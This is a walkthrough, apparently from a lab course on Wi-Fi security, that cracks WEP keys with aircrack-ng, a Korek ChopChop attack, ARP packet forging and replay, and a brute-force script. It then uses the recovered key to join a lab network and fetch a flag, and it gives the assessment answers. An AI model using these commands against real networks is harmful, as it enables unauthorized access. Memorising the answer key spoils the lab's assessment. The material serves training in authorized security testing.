
```
aircrack-ng -K /opt/WEP.ivs
```



```
wifi@WiFiIntro:~$ aircrack-ng -K /opt/WEP.ivs
Reading packets, please wait...
Opening /opt/WEP.ivs
Read 567298 packets.

   #  BSSID              ESSID                      Encryption

   1  00:11:95:91:78:8C                             WEP (0 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening /opt/WEP.ivs
Read 567298 packets.

1 potential targets
```

*

*




```
               [00:00:02] Tested 1742 keys (got 566693 IVs)

   KB    depth   byte(vote)
    0    0/  1   AE(  50) 11(  20) 71(  20) 0D(  12) 10(  12)
    1    1/  2   5B(  31) BD(  18) F8(  17) E6(  16) 35(  15)
    2    0/  3   7F(  31) 74(  24) 54(  17) 1C(  13) 73(  13)
    3    0/  1   3A( 148) EC(  20) EB(  16) FB(  13) 81(  12)
    4    0/  1   03( 140) 90(  31) 4A(  15) 8F(  14) E9(  13)
    5    0/  1   D0(  69) 04(  27) 60(  24) C8(  24) 26(  20)
    6    0/  1   AF( 124) D4(  29) C8(  20) EE(  18) 3F(  12)
    7    0/  1   9B( 168) 90(  24) 72(  22) F5(  21) 11(  20)
    8    0/  1   F6( 157) EE(  24) 66(  20) DA(  18) E0(  18)
    9    1/  2   7B(  44) E2(  30) 11(  27) DE(  23) A4(  20)
   10    1/  1   01(   0) 02(   0) 03(   0) 04(   0) 05(   0)

             KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]
        Decrypted correctly: 0%
```

Question: Perform the advanced WEP cracking as described in this section to decrypt the file located at "/opt/WEP-01.cap" and submit the 5-character password.

Answer: xampp

Method: we run the script in the section’s guide (script is directly there, no need to re-give it here). With sudo:


```
sudo python3 script.py
```



```
wifi@WiFiIntro:~$ sudo python3 script.py
6: Trying Key: 12345 Hex: b'3132333435'
27: Trying Key: pussy Hex: b'7075737379'
103: Trying Key: hello Hex: b'68656c6c6f'
125: Trying Key: 11111 Hex: b'3131313131'
```

*

*



```
50000: Trying Key: xampp Hex: b'78616d7070'
Success! WEP key found: xampp
Total time: 4.802481 seconds
```

Skills Assessment


Wired Equivalent Privacy Attacks - Skills Assessment:

Question: What is the name of the target BSSID?

Answer: PixelForge

Method: we wills start by setting monitor mode on and scanning channel 1 as done on previous sections, outputting the results to ‘WEP-10.cap’

```
sudo airmon-ng start wlan0;
sudo airodump-ng wlan0mon -c 1 -w WEP;
```



```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon -c 1 -w WEP;
11:01:08  Created capture file "WEP-01.cap".


 CH  1 ][ Elapsed: 36 s ][ 2024-12-29 11:01

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 B2:A6:3D:EB:23:A3  -47 100      397        2    0   1   11   WEP  WEP         PixelForge

 BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

 B2:A6:3D:EB:23:A3  32:78:B4:75:26:90  -29    0 -11      0        2          PixelForge
```

And we take the ESSID – the network’s name.

Question: What is the WEP KEY for this network? (Format: XX:XX:XX:XX:XX)


Answer: 1B:2A:5A:4C:6A

Method: we can notice from the screenshot above that the BSSID of the network is ‘B2:A6:3D:EB:23:A3’, and the MAC address of the client is ’32:78:B4:75:26:90’.


Now – we will proceed to use the ‘Korek Chop Chop attack’.

First – run the attack:

```
sudo aireplay-ng -4 -b B2:A6:3D:EB:23:A3 -h
32:78:B4:75:26:90 wlan0mon
```




```
wifi@WiFiIntro:~$ sudo aireplay-ng -4 -b B2:A6:3D:EB:23:A3 -h 32:78:B4:75:26:90 wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 32:78:B4:75:26:90
11:28:28  Waiting for beacon frame (BSSID: B2:A6:3D:EB:23:A3) on channel 1
Read 256 packets...

        Size: 88, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  B2:A6:3D:EB:23:A3
          Dest. MAC  =  33:33:00:00:00:02
         Source MAC  =  32:78:B4:75:26:90

        0x0000:  0841 3a01 b2a6 3deb 23a3 3278 b475 2690  .A:...=.#.2x.u&.
        0x0010:  3333 0000 0002 7085 bca9 bd00 ffc2 9fa5  33....p.........
        0x0020:  f1ab 237b b38b 6925 7264 1b1a 629c 08e3  ..#{..i%rd..b...
        0x0030:  cf94 1529 506e 4a44 c566 297c 87d9 ccd0  ...)PnJD.f)|....
        0x0040:  24d2 9c89 931c 03af 9f1d 5fc9 3d86 3fea  $........_.=.?.
        0x0050:  f027 c182 87cf f4ac                      .'......

Use this packet ? y
```



```
Use this packet ? y

Saving chosen packet in replay_src-1229-112854.cap

Offset   87 ( 0% done) | xor = A0 | pt = 0C |   16 frames written in   269ms
Offset   86 ( 1% done) | xor = 9F | pt = 6B |  184 frames written in  3113ms
Offset   85 ( 3% done) | xor = D0 | pt = 1E |    5 frames written in    84ms
```

*

*




```
This doesn't look like an IP packet, try another one.

Workaround couldn't fix ICV checksum.
Packet is most likely invalid/useless
Try another one.

Saving plaintext in replay_dec-1229-113102.cap
Saving keystream in replay_dec-1229-113102.xor

Completed in 125s (0.40 bytes/s)
```

We obtain output file ‘replay_dec-1229-113102.xor’.

Next – forge the ARP request using the network and client MAC addresses, and the broadcast IP:


```
sudo packetforge-ng -0 -a B2:A6:3D:EB:23:A3 -h
32:78:B4:75:26:90 -k 255.255.255.255 -l 255.255.255.255 -y
replay_dec-1229-113102.xor -w forgedarp.cap
```



```
wifi@WiFiIntro:~$ sudo packetforge-ng -0 -a B2:A6:3D:EB:23:A3 -h 32:78:B4:75:26:90 -k 255.255.255.255 -l 255.255.255.255 -y replay_dec-1229-
113102.xor -w forgedarp.cap
Wrote packet to: forgedarp.cap
```

Next – we run the interactive packet replay:

```
sudo aireplay-ng -2 -r forgedarp.cap -h 32:78:B4:75:26:90
wlan0mon
```




```
wifi@WiFiIntro:~$ sudo aireplay-ng -2 -r forgedarp.cap -h 32:78:B4:75:26:90 wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 32:78:B4:75:26:90


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  B2:A6:3D:EB:23:A3
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  32:78:B4:75:26:90

        0x0000:  0841 0201 b2a6 3deb 23a3 3278 b475 2690  .A....=.#.2x.u&.
        0x0010:  ffff ffff ffff 8001 bca9 bd00 ffc2 9fa5  ................
        0x0020:  f1ab 237d fc75 6115 7468 21e4 ae64 bc96  ..#}.ua.th!..d..
        0x0030:  e904 ead6 31d6 30c3 a79a ea3c 8724 332f  ....1.0....<.$3/
        0x0040:  e5f9 0776                                ...v

Use this packet ? y

Saving chosen packet in replay_src-1229-113418.cap
You should also start airodump-ng to capture replies.

Sent 90123 packets...(500 pps)
```

Next – we run the ARP request replay attack, and make sure there is an ARP request got (value greater than 0)

```
sudo aireplay-ng -3 -b B2:A6:3D:EB:23:A3 -h
32:78:B4:75:26:90 wlan0mon
```

in here the value is 1.




```
wifi@WiFiIntro:~$ sudo aireplay-ng -3 -b B2:A6:3D:EB:23:A3 -h 32:78:B4:75:26:90 wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 32:78:B4:75:26:90
11:35:21  Waiting for beacon frame (BSSID: B2:A6:3D:EB:23:A3) on channel 1
Saving ARP requests in replay_arp-1229-113521.cap
You should also start airodump-ng to capture replies.
Read 903469 packets (got 1 ARP requests and 0 ACKs), sent 296713 packets...(499 pps)
```

Once we obtained ARP request – we can proceed to crack the cap file:

```
sudo aircrack-ng -b B2:A6:3D:EB:23:A3 WEP-01.cap
```

obtaining the key:




```
wifi@WiFiIntro:~$ sudo aircrack-ng -b B2:A6:3D:EB:23:A3 WEP-01.cap
Reading packets, please wait...
Opening WEP-01.cap
Read 241189 packets.

1 potential targets                                   Got 34546 out of 30000 IVsStarting PTW attack with 34546 ivs.

Attack will be restarted every 5000 captured ivs.

                                                           Aircrack-ng 1.6


                                              [00:00:00] Tested 74 keys (got 34446 IVs)

   KB    depth   byte(vote)
    0   22/ 25   F3(38912) 10(38656) 1B(38656) 2F(38656) D3(38656) AB(38400) F2(38400) 20(38144) 32(38144) 42(38144)
    1    0/  1   2A(50944) 64(44800) CD(41728) AD(40704) F0(40448) 16(39936) DC(39936) 28(39680) 59(39424) 94(39424)
    2    0/  1   5A(53248) 30(43520) 1A(41728) 8B(40704) 93(40448) AF(40448) B0(40448) CC(40448) 64(39936) 82(39936)
    3    0/  1   4C(47104) 3C(43264) 74(42496) 57(42240) B4(42240) EF(41472) 93(41216) 9B(40704) DC(40704) D6(40448)
    4    0/  3   6A(45312) 10(42752) 94(41984) 99(41472) 17(41216) 67(40448) C1(40192) 62(39936) EC(39680) 12(38912)

                     KEY FOUND! [ 1B:2A:5A:4C:6A ]
        Decrypted correctly: 100%
```

Question: Connect to the WiFi network using the found key and retrieve the flag from 192.168.1.1.

Answer: 4c48e724be394b5ab14e776b2af08193


Method: First, we stop all running terminals, and stop the monitoring:

```
sudo airmon-ng stop wlan0mon;
```




```
wifi@WiFiIntro:~$ sudo airmon-ng stop wlan0mon;

PHY     Interface       Driver          Chipset

phy1    wlan0mon        htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 station mode vif enabled on [phy1]wlan0)

                (mac80211 monitor mode vif disabled for [phy1]wlan0mon)
```

Once the monitoring is stopped – we can connect to ‘PixelForge’:



And enter the obtained key (without the colons):



Wi-Fi Network Authentication Required


Authentication required by Wi-Fi network

Passwords or encryption keys are required to access the Wi-Fi network "PixelForge".

Key: 1B2A5A4C6A


☑ Show key

→



Connection Established
You are now connected to the Wi-Fi network "PixelForge".

And obtain the flag:



```
wifi@WiFiIntro:~$ wget http://192.168.1.1
--2024-12-29 12:09:39--  http://192.168.1.1/
Connecting to 192.168.1.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/html]
Saving to: ‘index.html’

index.html          100%[===================>]      33  --.-KB/s    in 0s

2024-12-29 12:09:39 (689 KB/s) - ‘index.html’ saved [33/33]

wifi@WiFiIntro:~$ cat index.html
4c48e724be394b5ab14e776b2af08193
```